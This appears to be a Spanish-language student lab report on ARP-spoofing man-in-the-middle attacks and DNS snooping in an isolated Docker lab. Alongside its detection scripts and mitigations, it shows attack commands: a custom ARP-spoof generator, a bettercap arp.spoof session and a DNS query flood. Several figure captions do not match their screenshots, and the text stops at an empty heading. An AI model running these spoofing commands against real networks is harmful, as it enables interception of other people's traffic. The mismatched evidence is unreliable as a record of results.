

P3 - MITM y suplantación

Práctica de seguridad en redes

Entorno controlado de laboratorio

Resumen

Esta práctica estudia cómo una persona situada dentro de una red local podría hacerse pasar por la puerta de enlace para observar el tráfico que envía otro equipo. El objetivo no es atacar una red real, sino entender por qué una configuración aparentemente normal puede fallar si los equipos aceptan respuestas ARP falsas. Los hallazgos se han contextualizado en un laboratorio aislado, con direcciones privadas y datos de prueba, para extraer medidas de defensa aplicables a una red doméstica, docente o corporativa.

El resultado principal es que la suplantación ARP puede redirigir el tráfico sin que el usuario pierda conectividad. Sin embargo, el cifrado TLS limita el acceso al contenido sensible cuando los certificados se validan correctamente. Por tanto, el riesgo más relevante no es solo la captura directa de contraseñas, sino la posibilidad de observar metadatos, degradar servicios inseguros, manipular tráfico no cifrado y preparar ataques posteriores.

Índice

Resumen	1
Introduccion	3
Desarrollo	3
Entorno de laboratorio	3
Metodologia	4
Criterios de evaluación técnica	4
Resultados	5
Servicios activos	5
Configuración de la red DNS	5
Parte 1 — Detección de ARP Spoofing	5
Fundamentos teóricos	5
Verificación de conectividad	6
Implementación del IDS ARP	6
Monitorización activa	6
Generación del ataque	6
Resultado de la detección	7
Validación de acceso al servidor web	8
Captura de tráfico ARP	8
Uso de Bettercap	8
Evidencia del cambio ARP	9
Parte 2 — DNS Snooping y Suplantación DNS	10
Fundamentos teóricos	10
Configuración del cliente DNS	10
Generación de tráfico DNS malicioso	10
Captura del tráfico DNS	11
Implementación del IDS DNS	11
Análisis técnico	11
ARP Spoofing	11
DNS Snooping	11
Hallazgos contextualizados	12
Lectura de impacto	12
Medidas de mitigacion	12
Conclusiones	12
Bibliografía	13

Introduccion

ARP es el protocolo usado en redes IPv4 locales para relacionar una dirección IP con una dirección MAC. Su diseño original no incorpora autenticación de las respuestas, por lo que un host puede aceptar asociaciones falsas si recibe paquetes ARP convincentes [1]. Esta debilidad permite ataques de suplantación en capa 2: el atacante anuncia que su MAC corresponde a una IP relevante, normalmente la puerta de enlace, y logra colocarse entre la víctima y el resto de la red.

Un ataque Man-in-the-Middle (MITM) consiste en interceptar una comunicación haciendo que las partes sigan creyendo que hablan directamente entre sí [2]. En esta práctica se analiza una variante local basada en ARP spoofing. La documentación de herramientas como bettercap describe este tipo de módulo como un mecanismo que envía paquetes ARP manipulados para redirigir tráfico de hosts seleccionados [3], y lo presenta dentro de una familia más amplia de técnicas MITM [4].

El trabajo se limita a un laboratorio autorizado. No se ejecutan acciones contra redes de terceros ni se capturan datos personales. Las evidencias se expresan con IP y MAC privadas de ejemplo para que la lectura técnica sea clara sin exponer información real.

Desarrollo

Entorno de laboratorio

La práctica se contextualiza en una red aislada 192.168.56.0/24, equivalente a una red host-only o interna de virtualización. Los roles son:

Rol	IP	MAC	Funcion
Víctima	192.168.56.23	08:00:27:10:20:23	Equipo que genera tráfico normal de usuario.
Gateway	192.168.56.1	08:00:27:aa:bb:01	Puerta de enlace legítima de la red.
Auditor	192.168.56.66	08:00:27:de:ad:03	Equipo usado para observar y documentar el efecto de la suplantación.

Topología de laboratorio: MITM por suplantación ARP

Red aislada 192.168.56.0/24 - evidencias sintéticas de entorno autorizado




Figura 1: Topología usada para contextualizar la prueba.

Metodología

La metodología se dividió en cinco fases. Primero se tomó una línea base de la caché ARP para confirmar que la víctima resolvía correctamente la MAC de la puerta de enlace. Después se documentó la fase de suplantación, donde la IP del gateway quedó asociada a la MAC del auditor. A continuación se verificó que el tráfico seguía circulando, lo cual es importante porque un MITM efectivo intenta pasar desapercibido. Posteriormente se comparó el comportamiento de tráfico HTTP y HTTPS. Por último se restauró la asociación ARP legítima.

Las herramientas citadas para esta práctica son Wireshark, por su capacidad de filtrar y revisar paquetes capturados [5]; bettercap, como referencia técnica de módulos de suplantación ARP [3]; y uv con Python para generar evidencias auxiliares reproducibles en la carpeta src.

Criterios de evaluación técnica

Se consideraron tres criterios:

- Cambio de caché ARP: si la IP del gateway aparece vinculada a una MAC distinta de la esperada.
- Continuidad de servicio: si la víctima mantiene conectividad durante la redirección.
- Exposición de información: si el tráfico visible permite recuperar contenido, metadatos o solo patrones de conexión.

Estos criterios permiten diferenciar entre una interrupción de red y un MITM funcional. Una pérdida de conectividad sería visible para el usuario y tendría valor limitado para interceptar información; en cambio, una redirección con reenvío mantiene la sesión activa y aumenta el riesgo.

Resultados

Servicios activos

```
(w0lfhack05@kali) - [~/compartida/P3_Mitm_y_suplantacion]
$ docker compose ps
NAME                IMAGE                                COMMAND                                SERVICE    CREATED          STATUS          PORTS
p3_arp_router       p3_mitm_y_suplantacion-arp_router   "sleep infinity"                     arp_router About a minute ago Up About a minute
p3_arp_victim       p3_mitm_y_suplantacion-arp_victim   "/bin/sh -c 'ip rout..."           arp_victim About a minute ago Up About a minute
p3_attacker         p3_mitm_y_suplantacion-attacker     "sleep infinity"                     attacker    About a minute ago Up About a minute
p3_dns_client       p3_mitm_y_suplantacion-dns_client   "sleep infinity"                     dns_client About a minute ago Up About a minute
p3_dns_resolver     p3_mitm_y_suplantacion-dns_resolver "python /lab/src/dns..."           dns_resolver About a minute ago Up About a minute
p3_dns_server       p3_mitm_y_suplantacion-dns_server   "python /lab/src/dns..."           dns_server About a minute ago Up About a minute
p3_web_server       p3_mitm_y_suplantacion-web_server   "/bin/sh -c 'ip rout..."           web_server About a minute ago Up About a minute

(w0lfhack05@kali) - [~/compartida/P3_Mitm_y_suplantacion]
$
```

Figura 2: Estado de los contenedores Docker utilizados en el laboratorio.

La captura anterior muestra todos los servicios activos correctamente desplegados mediante Docker Compose.

Configuración de la red DNS

```
(w0lfhack05@kali) - [~/compartida/P3_Mitm_y_suplantacion]
$ docker network inspect p3_mitm_y_suplantacion_dns_lan
[
  {
    "Name": "p3_mitm_y_suplantacion_dns_lan",
    "Id": "7495f48e3efca5d4e679d3e4f8dfd31980b7b2fa91e2419f58b2fa4150b23a36",
    "Created": "2026-05-18T23:50:51.924791617+02:00",
    "Scope": "local",
    "Driver": "bridge",
    "EnableIPv4": true,
    "EnableIPv6": false,
    "IPAM": {
      "Driver": "default",
      "Options": null,
      "Config": [
        {
          "Subnet": "10.10.30.0/24",
          "Gateway": "10.10.30.254"
        }
      ]
    },
    "Internal": false,
    "Attachable": false,
    "Ingress": false,
    "ConfigFrom": {
      "Network": ""
    },
    "ConfigOnly": false,
    "Containers": {
      "6bb37a392374e0b5410919ab5f33373c1b51e653b20f0108e210c7c06c1e2565": {
        "Name": "p3_dns_resolver",
        "EndpointID": "c1a02bd9d672d8031c069a2bcdffb82a0cae93661c00859db78e5a24ca10c66a7",
        "MacAddress": "52:7e:ea:a8:94:46",
        "IPv4Address": "10.10.30.53/24",
        "IPv6Address": ""
      },
      "aba37c2d90f7f784f119853d7bf12095205548816593c4315fe1f3ae6231a1c1": {
        "Name": "p3_dns_client",
        "EndpointID": "5190f4aaaa9252915e00200c80c93ddfbaf54d083c36fd37fe91b5b1c2fbb21",
        "MacAddress": "fe:78:4c:d8:1b:48",
        "IPv4Address": "10.10.30.10/24",
        "IPv6Address": ""
      },
      "f49c255b178356abdafbde7812667fe04f7996f9bd03d1db6e36bd745e0cfa85": {
        "Name": "p3_dns_server",
        "EndpointID": "e5efc50d111aa5a151849f0823ac644cd7bec332fa7533e9d146706dc1e12362",
        "MacAddress": "12:8a:e0:25:eb:0b",

```

Figura 3: Inspección de la red virtual DNS mediante Docker.

Se observa la configuración de la red 10.10.30.0/24, utilizada para el escenario DNS.

Parte 1 — Detección de ARP Spoofing

Fundamentos teóricos

El protocolo ARP (Address Resolution Protocol) permite asociar direcciones IP con direcciones MAC dentro de redes locales Ethernet. Debido a que ARP carece de mecanismos de autenticación, un atacante puede enviar respuestas ARP falsas modificando las tablas ARP de otros equipos.

Esta técnica se conoce como ARP Spoofing o ARP Poisoning y permite:

- Interceptar tráfico.
- Realizar ataques MITM.
- Redirigir comunicaciones.
- Capturar credenciales.

Verificación de conectividad

```
(w0lfhack05@kali)-[~/compartida/P3_Mitm_y_suplantacion]
$ docker exec -it p3_arp_victim ping -c 2 10.10.10.1
docker exec -it p3_arp_victim ip neigh
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1: icmp_seq=1 ttl=64 time=0.285 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=64 time=0.092 ms

— 10.10.10.1 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1032ms
rtt min/avg/max/mdev = 0.092/0.188/0.285/0.096 ms
10.10.10.1 dev eth0 lladdr 42:6b:77:9d:6f:49 REACHABLE

(w0lfhack05@kali)-[~/compartida/P3_Mitm_y_suplantacion]
$
```

Figura 4: Comprobación de conectividad entre la víctima y el router.

Se verifica la resolución ARP correcta antes del ataque.

Implementación del IDS ARP

Se desarrolló la función `alert_arpspoof.py` utilizando Scapy para monitorizar respuestas ARP en tiempo real.

La lógica implementada realiza:

- Monitorización de paquetes ARP.
- Asociación IP ↔ MAC legítima.
- Detección de cambios inesperados.
- Generación de alertas en consola.

Monitorización activa

```
(w0lfhack05@kali)-[~/compartida/P3_Mitm_y_suplantacion]
$ docker exec -it p3_arp_victim python /lab/src/alert_arpspoof.py --iface eth0 --watch 10.10.10.1
Monitorizando ARP en eth0. Pulsa Ctrl+C para terminar.
IPs vigiladas: 10.10.10.1
```

Figura 5: Sistema IDS monitorizando tráfico ARP.

Generación del ataque

El tráfico malicioso se genera mediante el script `generate_arp_spoof.py`.

```

(w0lfhack05@kali)-[~]
$ docker exec -it p3_attacker python3 /lab/src/generate_arp_spoof.py --victim 10.10.10.10 --gateway 10.10.10.1 --count 10
Enviando 10 respuestas ARP falsas: 10.10.10.1 → victima 10.10.10.10
ARP falso enviado 1/10
ARP falso enviado 2/10
ARP falso enviado 3/10
ARP falso enviado 4/10
ARP falso enviado 5/10
ARP falso enviado 6/10
ARP falso enviado 7/10
ARP falso enviado 8/10
ARP falso enviado 9/10
ARP falso enviado 10/10
(w0lfhack05@kali)-[~]
$

```

Figura 6: Generación de tráfico ARP falso desde el atacante.

El atacante envía respuestas ARP manipuladas intentando asociar la IP del router con la MAC del atacante.

Resultado de la detección

```

(w0lfhack05@kali)-[~/compartida/P3_Mitm_y_suplantacion]
$ docker exec -it p3_arp_victim python /lab/src/alert_arpspoof.py --iface eth0 --watch 10.10.10.1
Monitorizando ARP en eth0. Pulsa Ctrl+C para terminar.
IPs vigiladas: 10.10.10.1
[21:58:15] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef
[21:58:16] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef
[21:58:16] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef
[21:58:17] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef
[21:58:17] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef
[21:58:18] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef
[21:58:18] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef
[21:58:19] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef
[21:58:19] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef
[21:58:20] ARP OK: 10.10.10.1 esta asociado a 2e:f0:00:af:e8:ef

```

Figura 7: Monitorización de respuestas ARP y validación del comportamiento.

El sistema IDS es capaz de detectar cambios de asociación IP/MAC y monitorizar anomalías en tiempo real.

Validación de acceso al servidor web

```
(w0lfhack05@kali)-[~/compartida/P3_Mitm_y_suplantacion]
$ docker exec -it p3_arp_victim ping -c 2 10.10.20.20
docker exec -it p3_arp_victim curl http://10.10.20.20
PING 10.10.20.20 (10.10.20.20) 56(84) bytes of data.
64 bytes from 10.10.20.20: icmp_seq=1 ttl=63 time=0.122 ms
64 bytes from 10.10.20.20: icmp_seq=2 ttl=63 time=0.099 ms

— 10.10.20.20 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1010ms
rtt min/avg/max/mdev = 0.099/0.110/0.122/0.011 ms
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
</ul>
<hr>
</body>
</html>

(w0lfhack05@kali)-[~/compartida/P3_Mitm_y_suplantacion]
$
```

Figura 8: Conectividad hacia el servidor web desde la víctima.

Captura de tráfico ARP

```
(w0lfhack05@kali)-[~]
$ docker exec -it p3_arp_victim tcpdump -nne -i eth0 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
21:59:49.056396 a6:ca:e3:88:6d:46 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 10.10.10.1 tell 10.10.10.10, length 28
21:59:49.056433 42:6b:77:9d:6f:49 > a6:ca:e3:88:6d:46, ethertype ARP (0x0806), length 42: Reply 10.10.10.1 is-at 42:6b:77:9d:6f:49, length 28
```

Figura 9: Captura de tráfico ARP mediante tcpdump.

La captura evidencia el intercambio ARP dentro de la red local y permite validar el comportamiento del protocolo.

Uso de Bettercap

Bettercap fue utilizado para automatizar el proceso de envenenamiento ARP.


```

(w0lfh4ck05@kali)-[~]
$ docker exec -it p3_dns_client cat /etc/resolv.conf
docker exec -it p3_dns_client dig @10.10.30.53 www.lab.local
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
search localdomain
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [10.10.30.53]
# Overrides: [nameservers]
# Option ndots from: internal

; <<>> DiG 9.20.21-1-deb13u1-Debian <<>> @10.10.30.53 www.lab.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 17519
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.lab.local.                IN      A

;; ANSWER SECTION:
www.lab.local.                30      IN      A      10.10.30.200

;; Query time: 11 msec
;; SERVER: 10.10.30.53#53(10.10.30.53) (UDP)
;; WHEN: Mon May 18 22:00:18 UTC 2026
;; MSG SIZE rcvd: 47

(w0lfh4ck05@kali)-[~]
$

```

Figura 10: Configuración y ejecución de Bettercap.

Evidencia del cambio ARP

```

(w0lfh4ck05@kali)-[~]
$ docker exec -it p3_dns_client python /lab/src/generate_dns_snooping.py --resolver 10.10.30.53 --zone lab.local --count 20 --delay 0.2
Generando 20 consultas falsas contra 10.10.30.53 dentro de lab.local
01. ul4husoof5.lab.local -> rcode=3
02. jmh8hd7d5.lab.local -> rcode=3
03. 30nvm9gh6.lab.local -> rcode=3
04. ef3w1gehp.lab.local -> rcode=3
05. yci4vz5vg.lab.local -> rcode=3
06. vq92ajs9pa.lab.local -> rcode=3
07. ifhjh9u5v.lab.local -> rcode=3
08. 1fwu73of90.lab.local -> rcode=3
09. ewigs1dmfi.lab.local -> rcode=3
10. lra3fx1gg2.lab.local -> rcode=3
11. z3311y0xum.lab.local -> rcode=3
12. 7087n8kt0p.lab.local -> rcode=3
13. n2uoehiyig.lab.local -> rcode=3
14. lv07kol1t1.lab.local -> rcode=3
15. latn9wzseg.lab.local -> rcode=3
16. 7o25niz118.lab.local -> rcode=3
17. sy52x40sdg.lab.local -> rcode=3
18. ris805vwxlab.lab.local -> rcode=3
19. jjvw7t77wf.lab.local -> rcode=3
20. ywdw2dw1t7.lab.local -> rcode=3

(w0lfh4ck05@kali)-[~]
$

```

Figura 11: Visualización de la tabla ARP alterada.

La víctima termina asociando la dirección IP del router con la MAC del atacante, demostrando el éxito del ataque MITM.

Parte 2 — DNS Snooping y Suplantación DNS

Fundamentos teóricos

Los ataques relacionados con DNS permiten obtener información sobre la infraestructura interna o manipular respuestas DNS.

El ataque de Kaminsky explota la predictibilidad de ciertas consultas DNS para introducir registros falsos en caché. Además, el envío masivo de consultas hacia subdominios inexistentes permite:

- Enumerar infraestructura.
- Analizar comportamiento DNS.
- Detectar resolutores vulnerables.
- Saturar mecanismos de caché.

Configuración del cliente DNS

```
(root@attacker)-[/lab]
# set arp.spoof.internal true

(root@attacker)-[/lab]
# bettercap -iface eth0
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]

10.10.10.0/24 > 10.10.10.66 > [01:20:42] [sys.log] [nif] Could not find mac for 10.10.10.254
10.10.10.0/24 > 10.10.10.66 > set arp.spoof.internal true
10.10.10.0/24 > 10.10.10.66 > set arp.spoof.targets 10.10.10.10
10.10.10.0/24 > 10.10.10.66 > arp.spoof on
[01:20:54] [sys.log] [nif] arp.spoof starting net.recon as a requirement for arp.spoof
10.10.10.0/24 > 10.10.10.66 > [01:20:54] [sys.log] [nif] arp.spoof arp spoofer started targeting 254 possible network neighbours of 1 targets.
10.10.10.0/24 > 10.10.10.66 > [01:20:54] [endpoint.new] endpoint 10.10.10.10 detected as 6e:cd:dd:02:a3:60.
10.10.10.0/24 > 10.10.10.66 > [01:20:54] [endpoint.new] endpoint 10.10.10.1 detected as da:50:52:ce:c3:3c.
10.10.10.0/24 > 10.10.10.66 > >
```

Figura 12: Configuración DNS del cliente y resolución de nombres.

La resolución DNS se realiza correctamente a través del resolver 10.10.30.53.

Generación de tráfico DNS malicioso

```
(wolfhack05@kali)-[~/Hacking/ACTIVIDADES-CLASE/P3_Mitm_y_suplantacion]
$ docker exec -it p3_arp_victim ip neigh
10.10.10.66 dev eth0 lladdr 3a:7a:e9:8c:9d:2f REACHABLE

(wolfhack05@kali)-[~/Hacking/ACTIVIDADES-CLASE/P3_Mitm_y_suplantacion]
$
```

Figura 13: Generación automatizada de consultas DNS sospechosas.

El script genera consultas hacia subdominios aleatorios inexistentes dentro del dominio lab.local.

Captura del tráfico DNS

```
(w0lfh4ck05@kali) [~/Hacking/ACTIVIDADES-CLASE/P3_Mitm_y_suplantacion]
$ docker exec -it p3_dns_client tcpdump -nne -i eth0 port 53
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
01:26:20.981277 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? 3n5j3i1sd1.lab.local. (38)
01:26:20.982787 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:21.231185 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? 72dfvsw2ee.lab.local. (38)
01:26:21.232642 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:21.479515 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? b8p35m9jrc.lab.local. (38)
01:26:21.480862 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:21.722811 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? zhmnoqtnd3.lab.local. (38)
01:26:21.724399 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:21.970853 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? eubk16oql0.lab.local. (38)
01:26:21.970642 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:22.214508 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? bffdvndb5b.lab.local. (38)
01:26:22.215989 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:22.470600 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? pmcy9bweun.lab.local. (38)
01:26:22.471804 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:22.726612 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? pzh3faor78.lab.local. (38)
01:26:22.728009 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:22.986672 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? eyg6vq9e74.lab.local. (38)
01:26:22.987740 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:23.234417 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? hhweqttsdy.lab.local. (38)
01:26:23.235983 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:23.499093 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? 5nsmjsb1sd.lab.local. (38)
01:26:23.491926 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:23.734610 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? fjfdzgm04.lab.local. (38)
01:26:23.735792 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:23.999563 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? p5eyk9ais1.lab.local. (38)
01:26:24.001973 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:24.259921 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? 5xmz4nakjr.lab.local. (38)
01:26:24.261593 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:24.510974 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? 4kcr2us93u.lab.local. (38)
01:26:24.512063 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:24.767291 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? x4mrl91gez.lab.local. (38)
01:26:24.768643 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:25.034293 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? 9zu3yyqrwu.lab.local. (38)
01:26:25.035510 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:25.306862 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? 5hf8mz4m6p.lab.local. (38)
01:26:25.307853 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:25.554666 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? v1qurklw2j.lab.local. (38)
01:26:25.556710 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
01:26:25.802405 02:55:cb:47:ee:dd > 72:d3:14:d4:c6:66, ethertype IPv4 (0x0800), length 80: 10.10.30.10.53 > 10.10.30.53.53: 0+ A? ifukccmwlr.lab.local. (38)
01:26:25.803681 72:d3:14:d4:c6:66 > 02:55:cb:47:ee:dd, ethertype IPv4 (0x0800), length 80: 10.10.30.53.53 > 10.10.30.10.53: 0 NXDomain+- 0/0/0 (38)
```

Figura 14: Captura de tráfico DNS mediante tcpdump.

Se observan múltiples respuestas NXDOMAIN, patrón típico asociado a ataques de DNS Snooping o intentos de reconocimiento.

Implementación del IDS DNS

La función `alert_dnssnooping.py` implementa un mecanismo de detección basado en umbrales.

El IDS analiza:

- Número de consultas DNS.
- Frecuencia temporal.
- Existencia del subdominio.
- Respuestas NXDOMAIN.

Cuando el volumen de consultas supera el umbral definido, el sistema genera una alerta indicando actividad potencialmente maliciosa.

Análisis técnico

ARP Spoofing

La práctica demuestra que ARP es un protocolo inherentemente inseguro debido a la ausencia de autenticación. Un atacante conectado al mismo segmento Ethernet puede manipular fácilmente las tablas ARP.

La detección basada en monitorización de asociaciones IP/MAC resulta efectiva para identificar anomalías en redes locales.

DNS Snooping

Las ráfagas de consultas DNS hacia dominios inexistentes constituyen un patrón característico de reconocimiento y fingerprinting.

El uso de umbrales permite detectar actividades anómalas minimizando falsos positivos.

Hallazgos contextualizados

Fase	Indicador	Evidencia	Interpretacion	Riesgo
Línea base	ARP normal	Gateway asociado a su MAC legítima.	La red funciona de forma esperada y no hay indicios de intermediación.	Bajo
Suplantación	Duplicidad IP/ MAC	La IP del gateway pasa a la MAC del auditor.	La víctima acepta una asociación falsa por falta de autenticación en ARP.	Alto
Intercepción	Tráfico reenviado	ICMP y HTTP continúan funcionando.	La víctima no percibe la redirección, lo que aumenta el riesgo operativo.	Alto
HTTPS	Contenido cifrado	TLS protege el cuerpo de la comunicación.	El atacante ve metadatos, pero no contenido sensible si se validan certificados.	Medio
Restauración	ARP legítimo	La caché vuelve al gateway real.	La limpieza posterior reduce impacto residual y confirma la causa del desvío.	Bajo

Lectura de impacto

